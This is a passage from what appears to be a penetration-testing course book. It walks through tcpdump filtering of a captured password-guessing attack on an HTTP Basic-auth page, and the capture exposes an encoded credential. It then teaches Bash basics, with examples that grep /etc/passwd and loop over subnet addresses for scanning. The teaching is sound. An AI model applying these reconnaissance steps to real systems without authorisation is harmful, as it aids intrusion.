ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr
25538253,nop,wscale 4], length 0
08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074,
win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr
25538253,nop,wscale 4], length 0
...

```

Listing 127 - Using tcpdump to read packet capture

4.5.1 Filtering Traffic

The output is a bit overwhelming at first, so let's try to get a better understanding of the IP addresses and ports involved by using **awk** and **sort**.

First, we will use the **-n** option to skip DNS name lookups and **-r** to read from our packet capture file. Then, we can pipe the output into **awk**, printing the destination IP address and port (the third space-separated field) and pipe it again to **sort** and **uniq -c** to sort and count the number of times the field appears in the capture, respectively. Lastly we use **head** to only display the first 10 lines of the output:

```
kali@kali:~$ sudo tcpdump -n -r password_cracking_filtered.pcap | awk -F" \" '{print
$5}' | sort | uniq -c | head
20164 172.16.40.10.81:
 14 208.68.234.99.32768:
 14 208.68.234.99.32769:
   6 208.68.234.99.32770:
 14 208.68.234.99.32771:
   6 208.68.234.99.32772:
   6 208.68.234.99.32773:
 15 208.68.234.99.32774:
 12 208.68.234.99.32775:
   6 208.68.234.99.32776:
...

```

Listing 128 - Using tcpdump to read and filter the packet capture

We can see that 172.16.40.10 was the most common destination address followed by 208.68.234.99. Given that 172.16.40.10 was contacted on a low destination port (81) and 208.68.234.99 was contacted on high destination ports, we can rightly assume that the former is a server and the latter is a client.

We could also safely assume that the client address made many requests against the server, but in order to proceed without too many assumptions, we can use filters to inspect the traffic more closely.

In order to filter from the command line, we will use the source host (**src host**) and destination host (**dst host**) filters to output only source and destination traffic respectively. We can also filter by port number (**-n port 81**) to show both source and destination traffic against port 81. Let's try those filters now:

```
sudo tcpdump -n src host 172.16.40.10 -r password_cracking_filtered.pcap
...
08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr
25538253,nop,wscale 4], length 0
08:51:20.802053 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 89, win 905,
options [nop,nop,TS val 71430591 ecr 25538253], length 0
...
sudo tcpdump -n dst host 172.16.40.10 -r password_cracking_filtered.pcap
...
08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074,
win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.802026 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 4166855390,
win 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
...
sudo tcpdump -n port 81 -r password_cracking_filtered.pcap
...
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074,
win 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr
25538253,nop,wscale 4], length 0
...
```

Listing 129 - Using tcpdump filters

We could continue to process this filtered output with various command-line utilities like awk and grep, but let's move along and actually inspect some packets in more detail to see what kind of details we can uncover.

To dump the captured traffic, we will use the **-X** option to print the packet data in both HEX and ASCII¹⁰⁸ format:

```
kali@kali:~$ sudo tcpdump -nX -r password_cracking_filtered.pcap
...
08:51:25.043062 IP 208.68.234.99.33313 > 172.16.40.10.81: Flags [P.], seq 1:140, ack 1
 0x0000: 4500 00bf 158c 4000 3906 9cea d044 ea63 E.....@.9....D.c
 0x0010: ac10 280a 8221 0051 a726 a77c 6fd8 ee8a ..(....Q.&.|o...
 0x0020: 8018 0073 1c76 0000 0101 080a 0185 b2f2 ...s.v.....
 0x0030: 0441 f5e3 4745 5420 2f2f 6164 6d69 6e20 .A..GET./admin.
 0x0040: 4854 5450 2f31 2e31 0d0a 486f 7374 3a20 HTTP/1.1..Host:.
 0x0050: 6164 6d69 6e2e 6d65 6761 636f 7270 6f6e admin.megacorpon
 0x0060: 652e 636f 6d3a 3831 0d0a 5573 6572 2d41 e.com:81..User-A
```

¹⁰⁸ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/ASCII>

```

0x0070: 6765 6e74 3a20 5465 6820 466f 7265 7374 gent:.Teh.Forest
0x0080: 204c 6f62 7374 6572 0d0a 4175 7468 6f72 .Lobster..Author
0x0090: 697a 6174 696f 6e3a 2042 6173 6963 2059 ization:.Basic.Y
0x00a0: 5752 7461 5734 3662 6d46 7562 3352 6c59 WRtaW46bmFub3RlY
0x00b0: 3268 7562 3278 765a 336b 780d 0a0d 0a 2hub2xvZ3kx....
...

```

Listing 130 - Using tcpdump to read the packet capture in hex/ascii output

We immediately notice that the traffic to 172.16.40.10 on port 81 looks like HTTP data. In fact, it seems like these HTTP requests contain Basic HTTP Authentication data, with the User agent "Teh Forest Lobster". This is a pretty clear sign that something strange is occurring.

In order to uncover the rest of the mystery, we will need to rely on advanced header filtering.

4.5.2 Advanced Header Filtering

At this point, to better inspect the requests and responses in the dump, we would like to filter out and display only the data packets. To do this, we will look for packets that have the *PSH* and *ACK* flags turned on. All packets sent and received after the initial 3-way handshake will have the *ACK* flag set. The *PSH* flag¹⁰⁹ is used to enforce immediate delivery of a packet and is commonly used in interactive Application Layer protocols to avoid buffering.

The following diagram depicts the TCP header and shows that the TCP flags are defined starting from the 14th byte.




Figure 16: TCP packet displaying the flags in the 14th byte

Looking at Figure 16, we can see that *ACK* and *PSH* are represented by the fourth and fifth bits of the 14th byte, respectively:

```

CEUAPRSF
WCRCSSYI
REGKHTNN
00011000 = 24 in decimal

```

Listing 131 - Calculating the required bits

¹⁰⁹ (DARPA Internet Program, 1981), <https://tools.ietf.org/html/rfc793>

Turning on only these bits would give us `00011000`, or decimal 24.

```
kali@kali:~$ echo "$(2#00011000)"  
24
```

Listing 132 - Converting the binary bits to decimal in bash

We can pass this number to tcpdump with '`tcp[13] = 24`' as a display filter to indicate that we only want to see packets with the ACK and PSH bits set ("data packets") as represented by the fourth and fifth bits (**24**) of the 14th byte of the TCP header. Bear in mind, the tcpdump array index used for counting the bytes starts at zero, so the syntax should be (`tcp[13]`).

The combination of these two flags will hopefully show us only the HTTP requests and responses data. Here's the command we'll use to display packets that have the ACK or PSH flags set:

```
kali@kali:~$ sudo tcpdump -A -n 'tcp[13] = 24' -r password_cracking_filtered.pcap  
06:51:20.802032 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [P.], seq 1855084075:1  
E.....@.9....D.c...  
.].Qn.V+.]*....s1.....  
....A..GET //admin HTTP/1.1  
Host: admin.megacorpone.com:81  
User-Agent: Teh Forest Lobster  
  
...  
E.....@.0.....(.  
.D.c.Q.^....E..?I.....  
.A.....HTTP/1.1 401 Authorization Required  
Date: Mon, 22 Apr 2013 12:51:20 GMT  
Server: Apache/2.2.20 (Ubuntu)  
WWW-Authenticate: Basic realm="Password Protected Area"  
Vary: Accept-Encoding  
Content-Length: 488  
Content-Type: text/html; charset=iso-8859-1  
  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>401 Authorization Required</title>  
</head><body>  
<h1>Authorization Required</h1>  
<p>This server could not verify that you  
are authorized to access the document  
requested. Either you supplied the wrong  
credentials (e.g., bad password), or your  
browser doesn't understand how to supply  
the credentials required.</p>  
<hr>  
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>  
</body></html>  
  
...  
  
08:51:25.044432 IP 172.16.40.10.81 > 208.68.234.99.33313:  
E..s.m@.0..U..(  
.D.c.Q.!o....&.....^u.....  
.A.....HTTP/1.1 301 Moved Permanently  
Date: Mon, 22 Apr 2013 12:51:25 GMT
```

```
Server: Apache/2.2.20 (Ubuntu)
Location: http://admin.megacorpone.com:81/admin/
Vary: Accept-Encoding
Content-Length: 333
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://admin.megacorpone.com:81/admin/">here</a>.</p>
<hr>
<address>Apache/2.2.20 (Ubuntu) Server at admin.megacorpone.com Port 81</address>
</body></html>
```

Listing 133 - Using tcpdump with some advanced filtering

From here, our story becomes clearer. We see a significant amount of failed attempts to authenticate to the `/admin` directory, which resulted in HTTP 401 replies, while the last attempt to login seems to have succeeded, as the server replied with a HTTP 301 response. It seems someone gained access to one of megacorpone's servers!

4.5.2.1 Exercises

1. Use **tcpdump** to recreate the Wireshark exercise of capturing traffic on port 110.
2. Use the **-X** flag to view the content of the packet. If data is truncated, investigate how the **-s** flag might help.
3. Find all 'SYN', 'ACK', and 'RST' packets in the `password_cracking_filtered.pcap` file.
4. An alternative syntax is available in tcpdump where you can use a more user-friendly filter to display only ACK and PSH packets. Explore this syntax in the `tcpdump` manual by searching for "tcpflags". Come up with an equivalent display filter using this syntax to filter ACK and PSH packets.

4.6 Wrapping Up

In this module, we demonstrated some practical tools that are found in every penetrator's toolkit including `Netcat`, `Socat`, `PowerShell`, `Wireshark`, and `Tcpdump`. These tools can assist in many ways during a penetration test, especially when a target is lacking in specialized tools or when we need to transfer small tools to expand our foothold on the target network.

5 Bash Scripting

The GNU Bourne-Again Shell (Bash)¹¹⁰ is a powerful work environment and scripting engine. A competent security professional skillfully leverages Bash scripting to streamline and automate many Linux tasks and procedures. In this module, we will introduce Bash scripting and explore several practical scenarios.

5.1 Intro to Bash Scripting

A Bash script is a plain-text file that contains a series of commands that are executed as if they had been typed at a terminal prompt. Generally speaking, Bash scripts have an optional extension of `.sh` (for ease of identification), begin with `#!/bin/bash` and must have executable permissions set before they can be executed. Let's begin with a simple "Hello World" Bash script:

```
kali@kali:~$ cat ./hello-world.sh
#!/bin/bash
# Hello World Bash Script
echo "Hello World!"
```

Listing 134 - Creating a simple 'Hello World' Bash script

This script has several components worth explaining:

- Line 1: `#!/` is commonly known as the *shebang*,¹¹¹ and is ignored by the Bash interpreter. The second part, `/bin/bash`, is the absolute path¹¹² to the interpreter, which is used to run the script. This is what makes this a "Bash script" as opposed to another type of shell script, like a "C Shell script", for example.
- Line 2: `#` is used to add a comment, so all text that follows it is ignored.
- Line 3: `echo "Hello World!"` uses the `echo` Linux command utility to print a given string to the terminal, which in this case is "Hello World!".

Next, let's make the script executable and run it:

```
kali@kali:~$ chmod +x hello-world.sh
kali@kali:~$ ./hello-world.sh
Hello World!
```

Listing 135 - Running a simple 'Hello World' Bash script

The `chmod` command, along with the `+x` option is used to make the script executable, and `./hello-world.sh` is used to actually run it. The `./` notation may seem confusing but this is simply a path notation indicating that this script is in the current directory. Whenever we type a command, Bash tries to find it in a series of directories stored in a variable¹¹³ called *PATH*. Since

¹¹⁰ (GNU, 2017), <http://www.gnu.org/software/bash/>

¹¹¹ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Shebang_\(Unix\)](https://en.wikipedia.org/wiki/Shebang_(Unix))

¹¹² (The Linux Information Project, 2005), <http://www.linfo.org/absolute.pathname.html>

¹¹³ (O'Reilly Media, Inc., 1998), <https://www.oreilly.com/library/view/learning-the-bash/1565923472/ch04s02.html>

our `home` directory is not included in that variable, we must use the relative path¹¹⁴ to our Bash script in order for Bash to “find it” and run it.

Now that we have created our first Bash script, let’s explore Bash in a bit more detail.

5.2 Variables

Variables are named places to temporarily store data. We can set (or “declare”) a variable, which assigns a value to it, or read a variable, which will “expand” or “resolve” it to its stored value.

We can declare variable values in a number of ways. The easiest method is to set the value directly with a simple `name=value` declaration. Notice that there are no spaces before or after the “=” sign:

```
kali@kali:~$ first_name=Good
```

Listing 136 - Declaring a simple variable

Declaring a variable is pointless unless we can reference it. To do this, we precede the variable with the “\$” character. Whenever Bash encounters this syntax in a command, it replaces the variable name with its value (“expands” the variable) before execution:

```
kali@kali:~$ first_name=Good
```

```
kali@kali:~$ last_name=Hacker
```

```
kali@kali:~$ echo $first_name $last_name  
Good Hacker
```

Listing 137 - Declaring and displaying our own variables

Variable names may be uppercase, lowercase, or a mixture of both. However, Bash is case-sensitive so we must be consistent when declaring and expanding variables. In addition, it’s good practice to use descriptive variable names, which make our scripts much easier to read and maintain.

Be advised that Bash interprets certain characters in specific ways. For example, this declaration demonstrates an improper multi-value variable declaration:

```
kali@kali:~$ greeting>Hello World  
bash: World: command not found
```

Listing 138 - Attempting to assign a complex value to a variable

This was not necessarily what we expected. To fix this, we can use either single quotes (‘) or double quotes (“) to enclose our text. However, Bash treats single and double quotes differently. When encountering single quotes, Bash interprets every enclosed character literally. When enclosed in double quotes, all characters are viewed literally except “\$”, “`”, and “\” meaning variables will be expanded in an initial substitution pass on the enclosed text.

A simple example will help clarify this:

¹¹⁴ (The Linux Foundation, 2016), <https://www.linux.com/blog/absolute-path-vs-relative-path-linuxunix>

```
kali@kali:~$ greeting='Hello World'  
kali@kali:~$ echo $greeting  
Hello World  
  
kali@kali:~$ greeting2="New $greeting"  
kali@kali:~$ echo $greeting2  
New Hello World
```

Listing 139 - Using single and double quotes to illustrate complex variable assignment using a string

In this example, the single-quote-enclosed declaration of *greeting* preserved the value of our text exactly and did not interpret the space as a command delimiter. However, in the double-quote-enclosed declaration of *greeting2*, Bash expanded *\$greeting* to its value ("Hello World"), honoring the special meaning of the "\$" character.

We can also set the value of the variable to the result of a command or program. This is known as *command substitution*,¹¹⁵ which allows us to take the output of a command or program (what would normally be printed to the screen) and have it saved as the value of a variable.

To do this, place the variable name in parentheses "()", preceded by a "\$" character:

```
kali@kali:~$ user=$(whoami)  
kali@kali:~$ echo $user  
kali
```

Listing 140 - Illustrating the use of command substitution and variables

In Listing 140, we assigned the output of the **whoami** command to the *user* variable. We then displayed its value. An alternative syntax for command substitution using the backtick, or grave, character (`) is shown below:

```
kali@kali:~$ user2=`whoami`  
kali@kali:~$ echo $user2  
kali
```

Listing 141 - An alternative syntax for command substitution

The backtick method is older and typically discouraged as there are differences in how the two methods of command substitution behave.¹¹⁶ It is also important to note that command substitution happens in a subshell and changes to variables in the subshell will not alter variables from the master process. This is demonstrated in the following example:

```
kali@kali:~$ cat ./subshell.sh  
#!/bin/bash -x  
  
var1=value1  
echo $var1  
  
var2=value2
```

¹¹⁵ (GNU, 2019), https://www.gnu.org/software/bash/manual/html_node/Command-Substitution.html

¹¹⁶ (BashFAQ, 2016), <http://mywiki.wooledge.org/BashFAQ/082>

```
echo $var2

$(var1=newvar1)
echo $var1

`var2=newvar2`
echo $var2

kali@kali:~$ ./subshell.sh
+ var1=value1
+ echo value1
value1
+ var2=value2
+ echo value2
value2
++ var1=newvar1
+ echo value1
value1
++ var2=newvar2
+ echo value2
value2
kali@kali:~$
```

Listing 142 - Command substitution in a subshell

In this example, first note that we changed the shebang, adding in the **-x** flag. This instructed Bash to print additional debug output, so we could more easily see the commands that were executed and their results. As we view this output, notice that commands preceded with a single "+" character were executed in the current shell and commands preceded with a double "++" were executed in a subshell.

This allows us to clearly see that the second declarations of *var1* and *var2* happened inside a subshell and did not change the values in the current shell as the initial declarations did.

5.2.1 Arguments

Not all Bash scripts require arguments.¹¹⁷ However, it is extremely important to understand how they are interpreted by Bash and how to use them. We have already executed Linux commands with arguments. For example, when we run the command **ls -l /var/log**, both **-l** and **/var/log** are arguments to the **ls** command.

Bash scripts are no different; we can supply command-line arguments and use them in our scripts:

```
kali@kali:~$ cat ./arg.sh
#!/bin/bash

echo "The first two arguments are $1 and $2"

kali@kali:~$ chmod +x ./arg.sh
```

¹¹⁷ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Parameter_\(computer_programming\)](https://en.wikipedia.org/wiki/Parameter_(computer_programming))

```
kali@kali:~$ ./arg.sh hello there
The first two arguments are hello and there
```

Listing 143 - Illustrating the use of arguments in Bash

In Listing 143, we created a simple Bash script, set executable permissions on it, and then ran it with two arguments. The \$1 and \$2 variables represent the first and second arguments passed to the script. Let's explore a few special Bash variables:

Variable Name	Description
\$0	The name of the Bash script
\$1 - \$9	The first 9 arguments to the Bash script
\$#	Number of arguments passed to the Bash script
\$@	All arguments passed to the Bash script
\$?	The exit status of the most recently run process
\$\$	The process ID of the current script
\$USER	The username of the user running the script
\$HOSTNAME	The hostname of the machine
\$RANDOM	A random number
\$LINENO	The current line number in the script

Table 4 - Special Bash variables

Some of these special variables can be very useful when debugging a script. For example, we might be able to obtain the exit status of a command to determine whether it was successfully executed or not.

5.2.2 Reading User Input

Command-line arguments are a form of user input, but we can also capture interactive user input while a script is running with the **read** command. In this example, we will use **read** to capture user input and assign it to a variable:

```
kali@kali:~$ cat ./input.sh
#!/bin/bash

echo "Hello there, would you like to learn how to hack: Y/N?"

read answer

echo "Your answer was $answer"

kali@kali:~$ chmod +x ./input.sh

kali@kali:~$ ./input.sh
Hello there, would you like to learn how to hack: Y/N?
Y
Your answer was Y
```

Listing 144 - Collecting user input using read

We can alter the behavior of the **read** command with various command line options. Two of the most commonly used options include **-p**, which allows us to specify a prompt, and **-s**, which makes the user input silent. The latter is ideal for capturing user credentials:

```
kali@kali:~$ cat ./input2.sh
#!/bin/bash
# Prompt the user for credentials

read -p 'Username: ' username
read -sp 'Password: ' password

echo "Thanks, your creds are as follows: " $username " and " $password

kali@kali:~$ chmod +x ./input2.sh

kali@kali:~$ ./input2.sh
Username: kali
Password:
Thanks, your creds are as follows: kali and nothing2see!
```

Listing 145 - Prompting user for input and silently reading it using read

5.3 If, Else, Elif Statements

Conditional statements allow us to perform different actions based on different conditions. The most common conditional Bash statements include *if*, *else*, and *elif*.

The *if* statement is relatively simple—it checks to see if a condition is true—but it requires a very specific syntax. Pay careful attention to this syntax, especially the use of required spaces:

```
if [ <some test> ]
then
    <perform an action>
fi
```

Listing 146 - General syntax for the if statement

In this listing, if “some test” evaluates as true, the script will “perform an action”, or any commands between *then* and *fi*. Let’s look at an actual example:

```
kali@kali:~$ cat ./if.sh
#!/bin/bash
# if statement example

read -p "What is your age: " age

if [ $age -lt 16 ]
then
    echo "You might need parental permission to take this course!"
fi

kali@kali:~$ chmod +x ./if.sh

kali@kali:~$ ./if.sh
What is your age: 15
You might need parental permission to take this course!
```

Listing 147 - Using the if statement in Bash

In this example, we used an *if* statement to check the age entered by a user. If the entered age was less than (**-lt**) 16, the script would output a warning message.

The square brackets ("[" and "]") in the *if* statement above are actually a reference to the *test* command. This simply means we can use all of the operators that are allowed by the *test* command. Some of the most common operators include:

Operator	Description: Expression True if...
<code>!EXPRESSION</code>	The EXPRESSION is false.
<code>-n STRING</code>	STRING length is greater than zero
<code>-z STRING</code>	The length of STRING is zero (empty)
<code>STRING1 != STRING2</code>	STRING1 is not equal to STRING2
<code>STRING1 = STRING2</code>	STRING1 is equal to STRING2
<code>INTEGER1 -eq INTEGER2</code>	INTEGER1 is equal to INTEGER2
<code>INTEGER1 -ne INTEGER2</code>	INTEGER1 is not equal to INTEGER2
<code>INTEGER1 -gt INTEGER2</code>	INTEGER1 is greater than INTEGER2
<code>INTEGER1 -lt INTEGER2</code>	INTEGER1 is less than INTEGER2
<code>INTEGER1 -ge INTEGER2</code>	INTEGER1 is greater than or equal to INTEGER 2
<code>INTEGER1 -le INTEGER2</code>	INTEGER1 is less than or equal to INTEGER 2
<code>-d FILE</code>	FILE exists and is a directory
<code>-e FILE</code>	FILE exists
<code>-r FILE</code>	FILE exists and has read permission
<code>-s FILE</code>	FILE exists and it is not empty
<code>-w FILE</code>	FILE exists and has write permission
<code>-x FILE</code>	FILE exists and has execute permission

Table 5 - Common test command operators

With the above in mind, our previous example using *if* can be rewritten without square brackets as follows:

```
kali@kali:~$ cat ./if2.sh
#!/bin/bash
# if statement example 2

read -p "What is your age: " age

if test $age -lt 16
then
    echo "You might need parental permission to take this course!"
fi

kali@kali:~$ chmod +x ./if2.sh

kali@kali:~$ ./if2.sh
What is your age: 15
You might need parental permission to take this course!
```

Listing 148 - Using the test command in an if statement

Even though this example is functionally equivalent to the example using square brackets, using square brackets makes the code slightly easier to read.

We can also perform a certain set of actions if a statement is true and another set if it is false. To do this, we can use the *else* statement, which has the following syntax:

```
if [ <some test> ]
then
    <perform action>
else
    <perform another action>
fi
```

Listing 149 - General syntax for the else statement

Let's extend our previous "age" example to include the *else* statement:

```
kali@kali:~$ cat ./else.sh
#!/bin/bash
# else statement example

read -p "What is your age: " age

if [ $age -lt 16 ]
then
    echo "You might need parental permission to take this course!"
else
    echo "Welcome to the course!"
fi

kali@kali:~$ chmod +x ./else.sh

kali@kali:~$ ./else.sh
What is your age: 21
Welcome to the course!
```

Listing 150 - Using the else statement in Bash

Notice that the *else* statement was executed when the entered age was greater than (or more specifically "not less than") sixteen.

The *if* and *else* statements only allow two code execution branches. We can add additional branches with the *elif* statement which uses the following pattern:

```
if [ <some test> ]
then
    <perform action>
elif [ <some test> ]
then
    <perform different action>
else
    <perform yet another different action>
fi
```

Listing 151 - The elif syntax in Bash

Let's again extend our "age" example to include the *elif* statement:

```
kali@kali:~$ cat ./elif.sh
#!/bin/bash
# elif example

read -p "What is your age: " age
```

```

if [ $age -lt 16 ]
then
    echo "You might need parental permission to take this course!"
elif [ $age -gt 60 ]
then
    echo "Hats off to you, respect!"
else
    echo "Welcome to the course!"
fi

kali@kali:~$ chmod +x ./el1f.sh

kali@kali:~$ ./el1f.sh
What is your age: 65
Hats off to you, respect!

```

Listing 152 - Using the *elif* statement in Bash

In this example, the code execution flow was slightly more complex. In order of operation, the *then* branch executes if the entered age is less than sixteen, the *elif* branch is entered (and the “Hats off..” message displayed) if the age is greater than sixty, and the *else* branch executes only if the age is greater than sixteen but less than sixty.

5.4 Boolean Logical Operations

Boolean logical operators,¹¹⁸ like *AND* (*&&*) and *OR* (*||*) are somewhat mysterious because Bash uses them in a variety of ways.

One common use is in *command lists*, which are chains of commands whose flow is controlled by operators. The “|” (pipe) symbol is a commonly-used operator in a command list and passes the output of one command to the input of another. Similarly, boolean logical operators execute commands based on whether a previous command succeeded (or returned True or 0) or failed (returned False or non-zero).

Let’s take a look at the *AND* (*&&*) boolean operator first, which executes a command only if the previous command succeeds (or returns True or 0):

```

kali@kali:~$ user2=kali

kali@kali:~$ grep $user2 /etc/passwd && echo "$user2 found!"
kali:x:1000:1000:,:/home/kali:/bin/bash
kali found!

kali@kali:~$ user2=bob

kali@kali:~$ grep $user2 /etc/passwd && echo "$user2 found!"

```

Listing 153 - Using the AND (*&&*) boolean operator in a command list

In this example, we first assigned the username we are searching for to the *user2* variable. Next, we use the **grep** command to check if a certain user is listed in the */etc/passwd* file, and if it is,

¹¹⁸ (MIT), <https://libguides.mit.edu/c.php?g=175963&p=1158594>

grep returns *True* and the **echo** command is executed. However, when we try searching for a user that we know does not exist in the **/etc/passwd** file, our **echo** command is not executed.

When used in a command list, the *OR* (||) operator is the opposite of *AND* (&&); it executes the next command only if the previous command failed (returned *False* or non-zero):

```
kali@kali:~$ echo $user2
bob

kali@kali:~$ grep $user2 /etc/passwd && echo "$user2 found!" || echo "$user2 not
found!"
bob not found!
```

Listing 154 - Using the *OR* (||) boolean operator in a command list

In the above example, we took our previous command a step further and added the *OR* (||) operator followed by a second **echo** command. Now, when **grep** does not find a matching line and returns *False*, the second **echo** command after the *OR* (||) operator is executed instead.

These operators can also be used in a *test* to compare variables or the results of other tests. When used this way, *AND* (&&) combines two simple conditions, and if they are *both* true, the combined result is success (or *True* or 0).

Consider this example:

```
kali@kali:~$ cat ./and.sh
#!/bin/bash
# and example

if [ $USER == 'kali' ] && [ $HOSTNAME == 'kali' ]
then
    echo "Multiple statements are true!"
else
    echo "Not much to see here..."
fi

kali@kali:~$ chmod +x ./and.sh
kali@kali:~$ ./and.sh
Multiple statements are true!

kali@kali:~$ echo $USER && echo $HOSTNAME
kali
kali
```

OS-555454 Ryan Dolan
Listing 155 - Using the *and* (&&) boolean operator to test multiple conditions in Bash

In this example, we used *AND* (&&) to test multiple conditions and since both variable comparisons were true, the whole *if* line succeeded, so the *then* branch executed.

When used in a *test*, the *OR* (||) boolean operator is used to test one or more conditions, but *only* one of them has to be true to count as success.

Let's take a look at an example:

```
kali@kali:~$ cat ./or.sh
#!/bin/bash
```

```
# or example

if [ $USER == 'kali' ] || [ $HOSTNAME == 'pwn' ]
then
    echo "One condition is true, this line is printed"
else
    echo "You are out of luck!"
fi

kali@kali:~$ chmod +x ./or.sh

kali@kali:~$ ./or.sh
One condition is true, this line is printed

kali@kali:~$ echo $USER && echo $HOSTNAME
kali
kali
```

Listing 156 - Using the or (||) boolean operator to test multiple conditions in Bash

In this example, we used *OR* (||) to test multiple conditions and since one of the variable comparisons was true, the whole *if* line succeeded, so the *then* branch executed.

5.5 Loops

In computer programming, *loops*¹¹⁹ help us with repetitive tasks that we need to run until a certain criteria is met. Iteration is particularly useful for penetration testers, so we recommend paying very close attention to this section.

In Bash, the two most predominant loop commands are *for*¹²⁰ and *while*.¹²¹ We will take a look at both.

5.5.1 For Loops

For loops are very practical and work very well in Bash one-liners.¹²² This type of loop is used to perform a given set of commands for each of the items in a list. Let's briefly look at its general syntax:

```
for var-name in <list>
do
    <action to perform>
done
```

Listing 157 - General syntax of the for loop

The *for* loop will take each item in the *list* (in order), assign that item as the value of the variable *var-name*, perform the given action between *do* and *done*, and then go back to the top, grab the next item in the list, and repeat the steps until the list is exhausted.

¹¹⁹ (Whatis.com, 2005), <http://whatis.techtarget.com/definition/loop>

¹²⁰ (The Linux Foundation, 2010), <https://www.linux.com/learn/essentials-bash-scripting-using-loops>

¹²¹ (Bash Guide for Beginners, 2008), http://tldp.org/LDP/Bash-Beginners-Guide/html/sect_09_02.html

¹²² (Bash One-Liners, 2019), <http://www.bashoneliners.com/>

Let's take a look at a more practical example that will quickly print the first 10 IP addresses in the 10.11.1.0/24 subnet:¹²³

```
kali㉿kali:~$ for ip in $(seq 1 10); do echo 10.11.1.$ip; done
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
10.11.1.10
```

Listing 158 - An example using for loops in Bash

In this Bash one-liner (Listing 158), we used the **seq** command to print a sequence of numbers, in this case the numbers one through ten. Each number is then assigned to the *ip* variable, and then each IP address is displayed to the screen as the *for* loop runs multiple times, exiting at the end of the sequence.

Another way of re-writing the previous *for* loop involves *brace expansion*¹²⁴ using ranges.¹²⁵ Brace expansion using ranges is written giving the first and last values of the range and can be a sequence of numbers or characters. This is known as a "sequence expression":

```
kali㉿kali:~$ for i in {1..10}; do echo 10.11.1.$i;done
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
10.11.1.10
```

Listing 159 - Brace expansion using ranges in Bash

There is a lot of potential for this type of loop. Displaying IP addresses to the screen may not seem very useful, but we can use the same loop to run a port scan¹²⁶ using **nmap**¹²⁷ (which we discuss in detail in another module). We can also attempt to use the **ping** command to see if any of the IP addresses respond to ICMP echo requests,¹²⁸ etc.

¹²³ (Cisco, 2016), <https://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13788-3.html>

¹²⁴ (GNU, 2019), https://www.gnu.org/software/bash/manual/html_node/Brace-Expansion.html

¹²⁵ (Bash Hackers Wiki, 2014), <http://wiki.bash-hackers.org/syntax/expansion/brace>

¹²⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Port_scanner

¹²⁷ (Nmap, 2019), <http://nmap.org/>

¹²⁸ (Firewall.cx, 2018), <http://www.firewall.cx/networking-topics/protocols/icmp-protocol/152-icmp-echo-ping.html>

5.5.2 While Loops

While loops are also fairly common and execute code while an expression is true. While loops have a simple format and, like if, use the square brackets ([]) for the test:

```
while [ <some test> ]
do
    <perform an action>
done
```

Listing 160 - General syntax of the while loop

Let's re-create the previous example with a while loop:

```
kali@kali:~$ cat ./while.sh
#!/bin/bash
# while loop example

counter=1

while [ $counter -lt 10 ]
do
    echo "10.11.1.$counter"
    ((counter++))
done

kali@kali:~$ chmod +x ./while.sh

kali@kali:~$ ./while.sh
10.11.1.1
10.11.1.2
10.11.1.3
10.11.1.4
10.11.1.5
10.11.1.6
10.11.1.7
10.11.1.8
10.11.1.9
```

Listing 161 - Using a while loop in Bash

This is not the output we expected. This is a common mistake called an "off by one"¹²⁹ error. In the example above, we used -lt (less than) instead of -le (less than or equal to), so our counter only got to nine, not ten as originally intended.

